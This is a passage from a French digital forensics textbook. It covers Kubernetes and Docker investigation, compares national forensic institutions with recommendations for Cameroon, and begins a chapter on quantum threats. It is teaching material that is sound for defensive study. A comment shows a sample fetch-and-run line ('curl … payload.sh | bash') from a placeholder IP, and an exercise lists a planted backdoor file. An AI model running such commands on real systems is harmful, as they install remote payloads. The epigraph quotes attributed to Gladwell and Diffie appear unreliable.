#   "objectRef": {"resource": "pods", "name": "prod-webapp-3",
#                 "subresource": "exec"},
#   "user": {"username": "system:serviceaccount:default:ci-cd"},
#   "requestReceivedTimestamp": "2026-03-13T02:17:30Z"
# }
# -- un compte de service CI/CD executant un kubectl exec
#    en pleine nuit est hautement suspect

# Detecter la creation de Pods avec privileges eleves
# (vecteur d'evasion de conteneur frequent)
cat audit.log | jq 'select(.verb == "create" and
    .objectRef.resource == "pods") |
    select(.requestObject.spec.containers[].securityContext.
   privileged
    == true)'
```

Scénario Opérationnel · Reconstitution d'une attaque Kubernetes, cas MVOM étendu

Extension de l'affaire MVOM (Ch. 17) : TRANSBOIS SA utilisait en réalité un cluster Kubernetes pour héberger ses applications. L'audit log API Server révèle :

```
02:14:09  CREATE  pods/exec  prod-webapp-3  user:ci-cd-sa
          IP:185.220.XX.XX
02:14:15  CREATE  pods/exec  prod-webapp-3  user:ci-cd-sa
          subresource:exec  command:["/bin/sh"]
02:16:50  UPDATE  pods/prod-webapp-3  user:ci-cd-sa
          (modification de fichiers via exec, pas de trace
           directe dans audit log -- voir docker diff)
02:19:45  DELETE  pods/prod-webapp-3  user:system:kube-scheduler
          reason:Evicted (le pod a ete automatiquement detruit
          par l'orchestrateur suite a une alerte ressources)
```

Constatation : l'audit log API Server enregistre une création de session `exec` sur le Pod `prod-webapp-3` à 02h14:15, initiée par le compte de service `ci-cd-sa` depuis l'IP `185.220.XX.XX`.

Analyse : la destruction automatique du Pod à 02h19:45 (raison : `Evicted`, déclenchée par l'orchestrateur lui-même et non par l'attaquant) illustre la fragilité probatoire spécifique aux environnements cloud-native : **le système a lui-même détruit la preuve principale** (le conteneur compromis) dans le cadre de son fonctionnement normal, 5 minutes et 30 secondes après l'intrusion. Seul l'audit log API Server, externalisé vers un SIEM distinct du cluster, a permis de reconstituer cette chronologie.

24.4 Vecteurs d'Attaque Spécifiques aux Conteneurs

24.4.1 Images compromises

Vecteur	Mécanisme	Trace forensique
Image malveillante	Image publique sur Docker Hub contenant un payload caché	Hash de l'image ; comparaison avec le registre officiel ; `docker history` pour voir les couches
Dépendance compromise	Bibliothèque tierce incluse dans l'image (*supply chain attack*)	Analyse du `Dockerfile` / `requirements.txt` ; scan de vulnérabilités (Trivy, Grype)
Secrets exposés	Clés API, mots de passe codés en dur dans l'image	`docker history -no-trunc` ; scan avec `trufflehog` ou `gitleaks`
Évasion de conteneur	Exploitation d'une vulnérabilité pour sortir du conteneur vers l'hôte	Logs kernel (`dmesg`) ; alertes runtime (Falco) ; processus inattendus sur l'hôte

Tableau 24.3. Vecteurs d'attaque conteneurs et traces forensiques

Outils · Analyse forensique d'une image Docker suspecte

```
# Examiner l'historique des couches de l'image (sans l'executer)
docker history --no-trunc webapp:latest
# Revele chaque commande RUN/COPY/ADD ayant construit l'image
# -- une commande "RUN curl http://185.220.XX.XX/payload.sh |
#    bash" serait visible ici

# Extraire et analyser le contenu de l'image (comme un firmware,
# cf. Ch. 18 -- meme logique avec Binwalk)
docker save webapp:latest -o image.tar
tar -xf image.tar -C /output/image_extracted/
# Chaque couche est un fichier layer.tar -- extraire et analyser

# Scanner les vulnerabilites connues (CVE)
trivy image webapp:latest
# Resultat type :
# webapp:latest (alpine 3.18)
# Total: 14 (HIGH: 3, CRITICAL: 1)
# CVE-2024-XXXX  openssl  CRITICAL  Remote Code Execution

# Rechercher des secrets codes en dur
trufflehog docker --image webapp:latest
# Detecte : cles AWS, tokens API, mots de passe en clair dans
# les couches de l'image (meme si supprimes dans une couche
# ulterieure -- ils restent dans l'historique des couches !)
```

```
25
26 # Comparer le hash de l'image avec le registre officiel
27 docker inspect webapp:latest --format='{{.Id}}'
28 # Comparer avec le digest publie sur Docker Hub / registre prive
29 # Une divergence indique une image modifiee localement
```

Les secrets supprimés restent dans l'historique des couches

Une erreur fréquente des développeurs : ajouter un secret (clé API) dans une couche Docker, puis le supprimer dans une couche ultérieure en pensant l'avoir effacé. **Le secret reste accessible** dans l'historique des couches de l'image, car Docker conserve chaque couche indépendamment. C'est un parallèle direct avec le wiping de fichiers (Ch. 22) : la suppression apparente ne supprime pas la donnée sous-jacente. Cette caractéristique est à la fois une faille de sécurité courante *et* une opportunité forensique pour l'investigateur.

24.5 Stratégie de Capture en Production

24.5.1 Pourquoi l'acquisition réactive est insuffisante

Contrairement aux scénarios des Chapitres 14 à 18 où l'investigateur arrive après l'incident avec le temps de mettre en place une acquisition méthodique, l'éphéméralité extrême des conteneurs exige une **architecture préventive**.

Application OPJ/Expert Judiciaire

Recommandations architecturales pour la *readiness* forensique cloud-native

1. **Externalisation systématique des logs** : agrégation en temps réel (Fluentd, Loki) vers un système distinct du cluster, avec rétention minimale de 90 jours.
2. **Audit log API Server activé et exporté** : configuration `Metadata` ou `RequestResponse` (niveau de détail) selon la criticité ; export immédiat hors du cluster.
3. **Politique d'*eviction* documentée** : en cas d'incident suspecté, désactiver temporairement l'*auto-scaling* et les redémarrages automatiques pour préserver l'état du conteneur compromis.
4. **Runtime security monitoring** : outils comme **Falco** détectent et alertent en temps réel sur les comportements anormaux (exécution de shell inattendue, accès fichier sensible), avec capture automatique du contexte au moment de l'alerte.
5. **Snapshots etcd réguliers** : préservent l'état complet de la configuration du cluster à intervalles définis, indépendamment des Pods individuels.

24.5.2 Procédure d'urgence : les 5 premières minutes

Outils · Checklist d'urgence – incident conteneur détecté

```
# MINUTE 0-1 : geler la situation
kubectl label pod prod-webapp-3 quarantine=true
    --namespace=production
# Isoler via NetworkPolicy plutot que supprimer immediatement
kubectl annotate pod prod-webapp-3 forensics.io/preserve=true
# (annotation personnalisee pour signaler aux controllers
#  de ne pas recycler ce pod automatiquement, si configure)

# MINUTE 1-3 : capturer l'etat du conteneur
docker diff <container-id>
docker logs <container-id> --timestamps
docker top <container-id> -eo pid,ppid,cmd

# MINUTE 3-5 : exporter et hasher
docker export <container-id> -o /output/evidence.tar
sha256sum /output/evidence.tar

# APRES : analyse approfondie sans pression temporelle,
# en suivant les procedures des Ch. 14 (systeme) et Ch. 15 (
    reseau)
# sur les donnees exportees
```

Notions mobilisées par le laboratoire INA-LAB-11

- **Journal d'audit Kubernetes** : une session `kubectl exec` apparaît comme un `create` sur la sous-ressource `pods/exec` ; le compte est dans `user.username`, la commande dans l'URI de la requête (`%2Fbin%2Fsh` pour `/bin/sh`).
- **Destruction par l'orchestrateur** : un pod peut être supprimé par le système lui-même (éviction) ; la raison figure dans les `annotations` de l'événement (`reason`). La preuve volatile disparaît avec le pod : capturer avant.
- **`docker diff`** : il liste, par rapport à l'image, les fichiers ajoutés (`A`), modifiés (`C`) et supprimés (`D`) ; un exécutable ajouté au nom d'un processus du noyau, un journal supprimé sont des indices forts.
- **Image substituée** : l'empreinte (*digest*) de l'image en exécution, comparée à celle du registre, révèle une image remplacée.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Cinq couches d'abstraction** : Image (persistante, analysable comme un firmware) → Conteneur (secondes à jours) → Pod → Nœud → Cluster. Chaque couche a ses propres données forensiques.
- **`docker diff` en premier réflexe** : révèle en une commande tous les fichiers ajoutés, modifiés ou supprimés par rapport à l'image d'origine immuable, équivalent conteneur du `$UsnJrnl`.
- **L'audit log API Server Kubernetes** est la source probatoire la plus importante : contrairement aux Pod logs (perdus à la suppression) et aux Events (rétention 1h), il peut être externalisé et conservé durablement.
- **L'orchestrateur peut détruire la preuve lui-même** : *eviction*, *auto-scaling*, redémarrage automatique sont des fonctionnements normaux qui anéantissent l'état d'un conteneur compromis. C'est un défi structurel propre au cloud-native.
- **Les secrets supprimés restent dans l'historique des couches Docker**, parallèle direct avec le wiping de fichiers (Ch. 22). Utiliser `docker history --no-trunc` et des scanners de secrets (trufflehog, gitleaks).
- **La *readiness* prime sur la réactivité** : contrairement aux scénarios précédents, l'éphéméralité extrême exige une architecture préventive (externalisation des logs, runtime monitoring avec Falco, politiques d'*eviction* documentées) mise en place *avant* l'incident.

✍ Exercice 24.1. Identifier les sources ★☆☆

Pour chacune des questions suivantes, identifiez la source de données la plus appropriée (Tableau 24.1 ou 24.2) et la commande pour l'obtenir :

(a) Quels fichiers un conteneur a-t-il modifiés par rapport à son image d'origine ?

(b) Qui a exécuté une commande `kubectl exec` sur un Pod en production la nuit dernière ?

(c) Un conteneur contient-il des clés API codées en dur, même si elles ont été supprimées dans une couche ultérieure du Dockerfile ?

(d) Quel processus tournait dans un conteneur juste avant sa destruction par l'orchestrateur ?

✍ Exercice 24.2. Analyse de docker diff ★★☆

La commande `docker diff prod-api-7` sur un conteneur suspecté compromis donne :

```
A /tmp/.hidden/backdoor.py
A /tmp/.hidden/requirements_extra.txt
C /etc/crontab
C /app/config.yaml
D /var/log/app/access.log
D /var/log/app/error.log
```

(a) Interprétez chaque ligne : que signifient A, C, D ?

(b) Quelle hypothèse formulez-vous sur l'objectif de l'attaquant à partir de la modification de `/etc/crontab` ? Quelle technique du Ch. 18 (IoT) cela rappelle-t-il ?

(c) Les fichiers `access.log` et `error.log` ont été supprimés (D). Cette suppression elle-même a-t-elle laissé une trace ? Où la chercheriez-vous ?

(d) Rédigez les 3 premières constatations de votre rapport à partir de ce `docker diff`, en respectant la structure du Ch. 20.

✍ Exercice 24.3. Incident Kubernetes complet ★★★

Une startup camerounaise de paiement mobile (architecture Kubernetes sur infrastructure cloud) signale une activité suspecte : un Pod traitant les transactions a présenté un pic de trafic réseau sortant anormal pendant 8 minutes avant d'être automatiquement redémarré par une *liveness probe* ayant échoué. Le Pod redémarré est "propre", aucune trace de compromission visible dans son état actuel.

(a) Le Pod compromis original a disparu. Quelles sources de données restent disponibles pour l'investigation ? Classez-les par fiabilité et disponibilité probable.

(b) Quelles requêtes `jq` sur l'audit log API Server formuleriez-vous pour reconstituer l'activité sur ce Pod dans la fenêtre de 8 minutes ?

(c) L'entreprise n'avait pas externalisé ses Pod logs (perdus à la destruction). Quelle recommandation architecturale (Section 24.5) auriez-vous formulée *avant* cet incident pour éviter cette perte ?

(d) Cette affaire implique des données financières de clients camerounais (Mobile Money). Quelles obligations de la **Loi 2024/017** [30] (Ch. 12 (UE SEC4031)) s'appliquent à cette startup concernant la notification de l'incident ?

(e) Rédigez la Synthèse Exécutive (Niveau 1, Ch. 20) de cette investigation, en assumant honnêtement les limites probatoires dues à la perte du Pod original.

Note

Transition. La forensique cloud-native montre que la capacité d'investigation dépend autant de l'organisation que de la technique : externalisation des journaux, procédures, préparation. Le chapitre suivant élargit ce constat à l'échelle des États : comment les systèmes nationaux d'investigation numérique se sont-ils construits, et que peut en retenir le Cameroun ?

25

BENCHMARKING MONDIAL DES PRATIQUES FORENSIQUES

> « L'excellence s'atteint non pas en imitant, mais en comprenant, adaptant et dépassant les meilleures pratiques mondiales. »
>
> Malcolm Gladwell

Niveau : *Expert* • Vision globale du cours requise. Ce chapitre suppose la maîtrise du Chapitre 7 (UE SEC4031) (standards ISO/NIST/ACPO [4]) et du Chapitre 10 (UE SEC4031) (cadre normatif global) : il les replace dans une perspective institutionnelle comparative.

✦ Objectifs du chapitre

- ➢ Comparer l'organisation institutionnelle de la forensique numérique dans plusieurs juridictions de référence.
- ➢ Identifier les facteurs structurels qui expliquent les écarts de maturité forensique entre pays.
- ➢ Distinguer ce qui est transposable au contexte camerounais de ce qui ne l'est pas, et pourquoi.
- ➢ Analyser le rôle des laboratoires forensiques nationaux et des modèles de certification d'experts.
- ➢ Formuler des recommandations réalistes pour le développement de la capacité forensique camerounaise, ancrées dans les contraintes réelles du pays.
- ➢ Adopter une posture critique face aux discours de "rattrapage technologique" non étayés.

Avertissement méthodologique

Le benchmarking institutionnel international est un exercice délicat : les données chiffrées précises sur les capacités forensiques nationales (budgets, effectifs, taux de résolution) sont rarement publiées par les agences elles-mêmes, pour des raisons de sécurité opérationnelle. Ce chapitre s'appuie donc sur des **informations publiquement do-**

© MaletYon

cumentées et vérifiables : organisation institutionnelle, cadres juridiques publiés, accréditations professionnelles, standards adoptés. Il **évite délibérément** les classements numériques précis (“score 9.13/10”) qui donneraient une fausse impression de précision scientifique à des comparaisons par nature qualitatives.

25.1 Cadre d’Analyse Comparative

25.1.1 Pourquoi comparer les systèmes nationaux

L’objectif de ce chapitre n’est pas le classement mais la **compréhension structurelle** : pourquoi certains pays ont-ils développé des capacités forensiques matures plus tôt ? Quels facteurs institutionnels expliquent ces différences ? Lesquels sont transposables au Cameroun, et à quel horizon temporel réaliste ?

25.1.2 Dimensions d’analyse

Dimension	Question posée
Cadre légal	Existe-t-il une loi spécifique à la cybercriminalité ? Depuis quand ? A-t-elle été révisée pour suivre l’évolution technologique ?
Organisation institutionnelle	Y a-t-il un laboratoire forensique national centralisé, ou une capacité distribuée ? Quel rattachement administratif (police, justice, agence indépendante) ?
Certification professionnelle	Existe-t-il un cursus de certification reconnu pour les experts forensiques ? Qui l’administre ? Est-il obligatoire pour témoigner ?
Coopération internationale	Le pays est-il partie à des conventions internationales (Budapest, Malabo) ? Dispose-t-il d’un point de contact 24/7 opérationnel ?
Recherche et formation	Existe-t-il des programmes universitaires dédiés ? Une production scientifique nationale en forensique numérique ?

Tableau 25.1. Dimensions d’analyse comparative

25.2 États-Unis : le Modèle de la Spécialisation Fédérale

25.2.1 Organisation institutionnelle

Les États-Unis se distinguent par une architecture fédérale fragmentée mais hautement spécialisée. Le FBI dispose de **Regional Computer Forensics Laboratories** (RCFL), un réseau de laboratoires régionaux créé en 1999, qui fournit un support forensique mutualisé aux agences locales, étatiques et fédérales. Cette mutualisation permet des investissements en équipement de pointe inaccessibles à une agence locale isolée.

Élément	Caractéristique
Cadre légal	*Computer Fraud and Abuse Act* (1986, révisé plusieurs fois) ; *Stored Communications Act* (1986) ; cf. Ch. 11 (UE SEC4031)
Certification	*IACIS* (*International Association of Computer Investigative Specialists*) : certification CFCE reconnue, examen pratique rigoureux
Recherche	NIST publie et maintient activement les standards (SP 800-86, NIST CFTT pour la validation d'outils) ; recherche académique abondante
Limite structurelle	Fragmentation entre 50 États + niveau fédéral : hétérogénéité des pratiques locales malgré l'excellence des standards fédéraux

Tableau 25.2. États-Unis : organisation forensique

25.2.2 Ce qui explique la maturité américaine

Trois facteurs structurels, documentés et vérifiables : (1) un investissement public soutenu dans la recherche (NIST) depuis les années 1990 ; (2) une industrie privée de cybersécurité considérable qui alimente en outils, en formation et en personnel qualifié les agences publiques ; (3) un volume d'affaires si important qu'il a justifié très tôt la spécialisation et la standardisation.

Une limite souvent ignorée

La maturité technique américaine ne se traduit pas uniformément en qualité de justice : le nombre de condamnations annulées pour vices de procédure forensique (*Daubert challenges* sur la fiabilité méthodologique) reste significatif. La sophistication technique n'élimine pas le risque d'erreur procédurale, elle le déplace simplement vers des domaines plus subtils.

25.3 Royaume-Uni : le Modèle de la Rigueur Procédurale

25.3.1 ACPO et l'héritage procédural

Le Royaume-Uni a développé, via l'*Association of Chief Police Officers* (ACPO), le cadre procédural le plus influent au monde en matière de forensique numérique : les quatre principes ACPO (Ch. 7 (UE SEC4031)) sont aujourd'hui cités et adoptés bien au-delà du Royaume-Uni, y compris dans des pays sans lien historique avec le système juridique britannique.

Élément	Caractéristique
Cadre légal	*Computer Misuse Act* 1990 (l'une des premières lois cyber au monde) ; *Investigatory Powers Act* 2016
Organisation	*National Crime Agency* (NCA), unité nationale dédiée à la cybercriminalité, créée en 2013, centralise les capacités sur les affaires complexes
Certification	Pas de certification professionnelle unique obligatoire ; accréditation des laboratoires via *UKAS* (ISO/IEC 17025 [18])
Spécificité	Forte culture de la **transparence procédurale** : le *disclosure* (communication des preuves à la défense) est une obligation stricte qui structure toute la pratique

Tableau 25.3. Royaume-Uni : organisation forensique

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Pourquoi le modèle britannique privilégie $\mathcal{O}$
Le système accusatoire britannique (*adversarial system*), avec son obligation stricte de *disclosure*, crée une pression institutionnelle constante vers la maximisation de l'opposabilité ($\mathcal{O}$) : toute faiblesse procédurale sera exploitée par la défense. Cette pression a directement façonné les quatre principes ACPO, conçus moins pour optimiser la vitesse ($\mathcal{R}$ à court terme) que pour garantir la solidité incontestable du dossier.
$\mathcal{C}$: $\sim$ $\mathcal{R}$: $\uparrow$ via rigueur procédurale $\mathcal{O}$: $\uparrow\uparrow\uparrow$ priorité structurelle

25.4 Allemagne : le Modèle de l'Intégration Juridique

Élément	Caractéristique
Cadre légal	Code pénal (*StGB*) intègre les infractions cyber depuis 1986 (§ 202a, accès illicite, parmi les plus anciennes lois cyber d'Europe) ; conformité RGPD [32] stricte (Ch. 11 (UE SEC4031))
Organisation	*Bundeskriminalamt* (BKA), office fédéral de police criminelle, avec une division cybercriminalité intégrée à la structure fédérale
Spécificité	Tradition juridique *civil law* (contrairement au *common law* britannique/américain) : les standards procéduraux sont fixés par le législateur plutôt que par la jurisprudence accumulée
Protection des données	Application particulièrement stricte des principes de minimisation et de proportionnalité, héritage direct de l'histoire allemande du XXe siècle et de la méfiance envers la surveillance étatique

Tableau 25.4. Allemagne : organisation forensique

Une leçon transposable : la codification précoce

L'Allemagne illustre qu'un système *civil law* (comme le système camerounais, héritier du droit français) peut atteindre une maturité forensique élevée **sans dépendre d'une jurisprudence accumulée sur des décennies**, à condition que le cadre légal soit précis, régulièrement mis à jour, et appliqué avec constance. C'est directement pertinent pour le Cameroun : la **Loi 2010/012** [28] et la **Loi 2024/017** [30] (Ch. 12 (UE SEC4031)) suivent cette même logique de codification précise plutôt que d'attente d'une jurisprudence abondante.

25.5 Singapour : le Modèle de l'Investissement Ciblé

25.5.1 Un cas d'étude pertinent pour le Cameroun

Singapour mérite une attention particulière : comme le Cameroun, c'est un pays de taille moyenne, sans l'héritage institutionnel des grandes puissances occidentales, qui a dû construire sa capacité forensique à partir d'un point de départ comparable.

Élément	Caractéristique
Cadre légal	*Computer Misuse Act* 1993 (révisé régulièrement, dernière révision majeure 2017) ; *Personal Data Protection Act* 2012
Organisation	*Singapore Police Force Cybercrime Command* ; coordination étroite avec l'autorité de régulation *Cyber Security Agency* (CSA), créée en 2015
Stratégie	Investissement ciblé sur un nombre limité de capacités critiques plutôt que tentative de couverture exhaustive immédiate ; partenariats publics-privés structurés (Interpol Global Complex for Innovation, basé à Singapour)
Facteur clé	Décision politique explicite de faire de la cybersécurité un axe stratégique national, avec financement soutenu sur le long terme

Tableau 25.5. Singapour : organisation forensique

Pourquoi ce modèle est pertinent, et pourquoi il ne se transpose pas automatiquement

Singapour a construit sa capacité en **20–25 ans** avec un PIB par habitant et un niveau de financement public sans commune mesure avec celui du Cameroun. La leçon transposable n'est pas le montant des investissements, mais la **méthode** : cibler un nombre restreint de capacités prioritaires (ici : la lutte contre la fraude financière, secteur économiquement stratégique pour Singapour) plutôt que de disperser des ressources limitées sur l'ensemble du spectre forensique.

25.6 Afrique : Panorama Régional

25.6.1 Maturité variable, dynamiques communes

Le Chapitre 11 (UE SEC4031) a déjà présenté les cadres régionaux africains (CEDEAO, SADC, EAC). Ce chapitre se concentre sur l'organisation institutionnelle effective de quelques pays de référence.

Pays	Organisation forensique	Élément distinctif
Afrique du Sud	*Cybercrimes Act* 2020 ; laboratoire forensique *SAPS* (police sud-africaine) établi de longue date	Le système le plus abouti d'Afrique subsaharienne ; coopération INTERPOL active de longue date
Kenya	*Computer Misuse and Cybercrimes Act* 2018 ; *National KE-CIRT/CC* (équipe nationale de réponse aux incidents)	Écosystème fintech (M-Pesa) ayant accéléré le développement de capacités anti-fraude spécialisées
Rwanda	*Law on Prevention and Punishment of Cyber Crimes* 2018 ; *National Cyber Security Authority* (NCSA)	Stratégie nationale de transformation numérique articulée explicitement avec le développement des capacités cyber
Nigéria	*Cybercrimes Act* 2015 ; *EFCC* (*Economic and Financial Crimes Commission*) dispose d'une unité cyber dédiée	Volume d'affaires considérable (fraude en ligne) ayant forcé une professionnalisation rapide malgré des ressources limitées

Tableau 25.6. Panorama de quatre pays africains de référence

25.6.2 Facteurs communs de progression observés

1. **Un cadre légal codifié précisément**, même récent, vaut mieux qu'un cadre ancien mais vague, l'Allemagne (Section 25.4) et le Rwanda partagent cette logique malgré des contextes très différents.
2. **Un secteur économique moteur** (fintech au Kenya, finance en Afrique du Sud) accélère souvent le développement de capacités spécialisées plus efficacement qu'une approche générale.
3. **La coopération régionale** (AFRIPOL, INTERPOL régional, Ch. 10 (UE SEC4031)) compense partiellement les limites de capacité nationale individuelle.
4. **La continuité institutionnelle** compte davantage que l'ampleur initiale des moyens : les pays qui ont maintenu un effort constant sur 10–15 ans (Rwanda, Kenya) montrent une progression plus nette que ceux ayant connu des ruptures de financement ou de priorité politique.

25.7 Synthèse Comparative : ce qui Varie et Pourquoi

Juridiction	Force distinctive	Facteur explicatif principal
USA	Recherche, normalisation, volume	Investissement public soutenu (NIST) + industrie privée + volume d'affaires
UK	Rigueur procédurale (ACPO)	Pression structurelle du système accusatoire (*disclosure*)
Allemagne	Intégration juridique précoce	Codification précise en *civil law*, sans dépendance à la jurisprudence
Singapour	Efficacité par ciblage	Décision politique de long terme + ciblage sectoriel (finance)
Afrique du Sud	Maturité régionale	Continuité institutionnelle longue + coopération internationale
Kenya/Rwanda	Progression rapide récente	Secteur moteur (fintech) / stratégie numérique nationale articulée

Tableau 25.7. Synthèse : force distinctive et facteur explicatif

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO. Pourquoi il n'existe pas de modèle universellement optimal

Chaque système national reflète un arbitrage CRO façonné par son contexte juridique et institutionnel propre, pas une hiérarchie objective de qualité.

Le Royaume-Uni privilégie structurellement $\mathcal{O}$ (système accusatoire). Les États-Unis investissent massivement dans $\mathcal{R}$ (recherche, normalisation technique). Singapour optimise l'efficacité globale par ciblage plutôt que par maximisation d'une dimension unique.

$\mathcal{C}$: variable selon contexte $\mathcal{R}$: variable selon priorité nationale $\mathcal{O}$: variable selon système juridique

Conséquence pour le Cameroun : la question pertinente n'est pas "quel pays imiter" mais "quel arbitrage CRO correspond aux priorités et contraintes camerounaises actuelles ?" (Section 25.8).

25.8 Recommandations pour le Cameroun

25.8.1 Où le Cameroun se situe aujourd'hui

Le Chapitre 12 (UE SEC4031) a établi que le Cameroun dispose d'un cadre légal récent et structuré (**Loi 2010/012**, **Loi 2024/017**) suivant la même logique de codification précise que l'Allemagne. C'est un atout réel, souvent sous-estimé : la qualité du texte légal n'est pas le facteur limitant principal identifié dans ce cours.

Atout actuel	Élément
Cadre légal codifié	**Loi 2010/012** et **Loi 2024/017** : structure comparable aux textes allemands dans leur logique (codification précise plutôt que jurisprudentielle)
Coopération régionale	Accès à la Convention de Malabo [3], à AFRIPOL et à INTERPOL (Ch. 10 (UE SEC4031)), atout partagé avec les pays africains les plus avancés
Formation universitaire	Ce cours lui-même illustre l'émergence d'une formation structurée de niveau master, condition identifiée comme nécessaire dans tous les modèles étudiés

Tableau 25.8. Atouts actuels du Cameroun

25.8.2 Recommandations réalistes, ancrées dans les contraintes

1. **Cibler plutôt que disperser** (leçon de Singapour) : identifier un ou deux domaines économiquement stratégiques (fraude Mobile Money, étant donné le poids économique de ce secteur au Cameroun) et y concentrer les premiers investissements de capacité spécialisée, plutôt que chercher une couverture exhaustive immédiate.
2. **Maintenir la continuité institutionnelle** (leçon du Rwanda/Kenya) : la progression observée dans les pays africains de référence résulte d'un effort soutenu sur 10–15 ans, pas de pics d'investissement ponctuels.
3. **Investir dans la certification professionnelle** : aucun des modèles étudiés n'a atteint une maturité forensique sans un système de qualification reconnu des experts (IACIS aux USA, UKAS au UK). Le Décret 69/DF/544 camerounais (Ch. 12 (UE SEC4031)) est une base ; son application effective et son renforcement méritent une attention prioritaire.
4. **Exploiter la coopération régionale comme levier**, pas comme substitut : la coopération AFRIPOL/INTERPOL et la Convention de Malabo (Ch. 10 (UE SEC4031)) compense des limites de capacité nationale, mais ne dispense pas de construire une expertise locale minimale et durable.
5. **Rester lucide sur les comparaisons** : le Cameroun ne dispose pas du budget de Singapour ni du volume d'affaires des États-Unis. Une stratégie réaliste se construit à partir des contraintes réelles, pas d'un objectif de "rattrapage" générique et non quantifié.

★ Attention

Une mise en garde contre les discours non étayés

Les discours promettant un "rattrapage rapide" ou un "leapfrogging technologique"

généralisé méritent une lecture critique systématique : ils s'appuient rarement sur une analyse des contraintes réelles (budgétaires, humaines, institutionnelles) et tendent à minimiser le temps nécessaire à la construction de capacités durables. Les exemples étudiés dans ce chapitre (Singapour : 20–25 ans ; Rwanda/Kenya : progression continue sur 10–15 ans) montrent que la maturité forensique se construit sur le temps long, par des choix structurels cohérents et maintenus, pas par des annonces de rupture technologique.

❍

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Aucun modèle national n'est universellement optimal** : chaque système reflète un arbitrage CRO façonné par son contexte juridique propre (système accusatoire britannique → priorité $\mathcal{O}$; investissement fédéral américain → priorité $\mathcal{R}$ via la recherche).
- **Le Royaume-Uni** a développé les principes ACPO (Ch. 7 (UE SEC4031)) sous la pression structurelle de l'obligation de *disclosure*.
- **L'Allemagne** démontre qu'un système *civil law* (comme le Cameroun) peut atteindre une maturité élevée par la codification précise, sans dépendre d'une jurisprudence accumulée, leçon directement transposable.
- **Singapour** illustre l'efficacité du ciblage sectoriel plutôt que la dispersion sur l'ensemble du spectre forensique, construit sur 20–25 ans.
- **Le Kenya et le Rwanda** montrent qu'un secteur économique moteur (fintech) ou une stratégie numérique nationale articulée peuvent accélérer significativement le développement de capacités spécialisées, sur une continuité de 10–15 ans.
- **Pour le Cameroun** : le cadre légal (**Loi 2010/012**, **Loi 2024/017**) est un atout réel. Les recommandations réalistes privilégient le ciblage sectoriel (Mobile Money), la continuité institutionnelle, le renforcement de la certification professionnelle et l'exploitation de la coopération régionale comme levier.
- **Posture critique obligatoire** : se méfier des discours de rattrapage technologique rapide non étayés par une analyse réaliste des contraintes et du temps nécessaire.

✍ Exercice 25.1. Identifier les facteurs explicatifs ★☆☆

Pour chacun des pays suivants, identifiez (à partir du Tableau 25.7) le facteur explicatif principal de sa force distinctive, et formulez une question que vous poseriez pour vérifier si ce facteur est transposable au Cameroun :

(a) Royaume-Uni

(b) Allemagne

(c) Singapour

(d) Kenya

✍ Exercice 25.2. Analyse critique d'un discours ★★☆

Un consultant présente la proposition suivante : "Le Cameroun doit investir massivement dans l'intelligence artificielle forensique pour combler en 3 ans l'écart avec les pays occidentaux, en s'appuyant sur l'absence de systèmes legacy qui freinent l'innovation dans les pays développés."

(a) Identifiez dans cette proposition les éléments non étayés par les analyses de ce chapitre.

(b) Sur la base des exemples étudiés (Singapour, Rwanda, Kenya), quel délai réaliste suggéreriez-vous pour des progrès significatifs, et pourquoi ?

(c) Reformulez cette proposition de façon plus rigoureuse, en vous appuyant sur les recommandations de la Section 25.8.

✍ Exercice 25.3. Stratégie nationale argumentée ★★★

Vous êtes consulté par l'ANTIC pour contribuer à l'élaboration d'une feuille de route nationale de développement de la capacité forensique numérique sur 10 ans.

(a) Proposez un secteur prioritaire de ciblage initial (sur le modèle de Singapour) en justifiant votre choix par des éléments du contexte économique et criminel camerounais évoqués dans ce cours (Ch. 3 (UE SEC4031), Ch. 21).

(b) Identifiez trois éléments institutionnels (parmi ceux étudiés dans ce chapitre : laboratoire centralisé, certification professionnelle, coopération régionale, formation universitaire) à prioriser dans les 3 premières années, en justifiant l'ordre choisi.

(c) Appliquez la grille CRO à votre proposition : quel arbitrage $\mathcal{C}/\mathcal{R}/\mathcal{O}$ votre stratégie privilégie-t-elle, et est-ce cohérent avec les priorités identifiées en (a) ?

(d) Rédigez un paragraphe de mise en garde contre les écueils identifiés dans ce chapitre (dispersion des ressources, discours non étayés, rupture de continuité) à inclure dans votre feuille de route.

Note

Transition. Après cette mise en perspective comparative, la Partie VI revient aux fondements : la preuve numérique repose sur des primitives cryptographiques (empreintes, signatures, horodatages) dont l'informatique quantique menace à terme la solidité. Le chapitre suivant mesure cet impact sur les preuves signées aujourd'hui.

partie VI

Crypto-Forensique et Contributions Originales

© MaletYon

26

IMPACT DU QUANTIQUE SUR L'INVESTIGATION NUMÉRIQUE

« Quantum computing will change everything we know about digital security and forensics. Preparation isn't optional, it's essential. »

Whitfield Diffie

Niveau : *Expert* • Notions de cryptographie symétrique et asymétrique requises. Chapitres 8 (UE SEC4031) (hash, intégrité) et 11 (UE SEC4031) (eIDAS, signatures qualifiées) indispensables : ce chapitre interroge leur pérennité à long terme.

✦ Objectifs du chapitre

- ➢ Comprendre, sans détail mathématique excessif, pourquoi les algorithmes de Shor et Grover menacent la cryptographie actuelle et selon quel calendrier réaliste.
- ➢ Identifier précisément quels mécanismes forensiques du cours reposent sur une cryptographie potentiellement vulnérable : hash, signatures, horodatage.
- ➢ Comprendre la menace "*Harvest Now, Decrypt Later*" et son impact sur les preuves numériques actuelles et futures.
- ➢ Connaître les standards de cryptographie post-quantique (PQC) effectivement normalisés par le NIST.
- ➢ Évaluer de façon critique les affirmations sur l'imminence de la menace quantique, en distinguant le consensus scientifique des spéculations commerciales.
- ➢ Formuler des recommandations pragmatiques pour la pratique forensique camerounaise actuelle.

Pourquoi ce chapitre ouvre la Partie VI

Tout au long de ce cours, le hash SHA-256 a été présenté comme la garantie ultime de l'intégrité d'une preuve (Ch. 8 (UE SEC4031)) ; la signature électronique qualifiée comme la garantie ultime de l'authenticité d'un document (Ch. 11 (UE SEC4031)) . Ces

garanties reposent sur une hypothèse implicite : qu'aucun adversaire ne dispose de la puissance de calcul nécessaire pour les casser. L'informatique quantique, si elle atteint la maturité technique annoncée, lève précisément cette hypothèse.

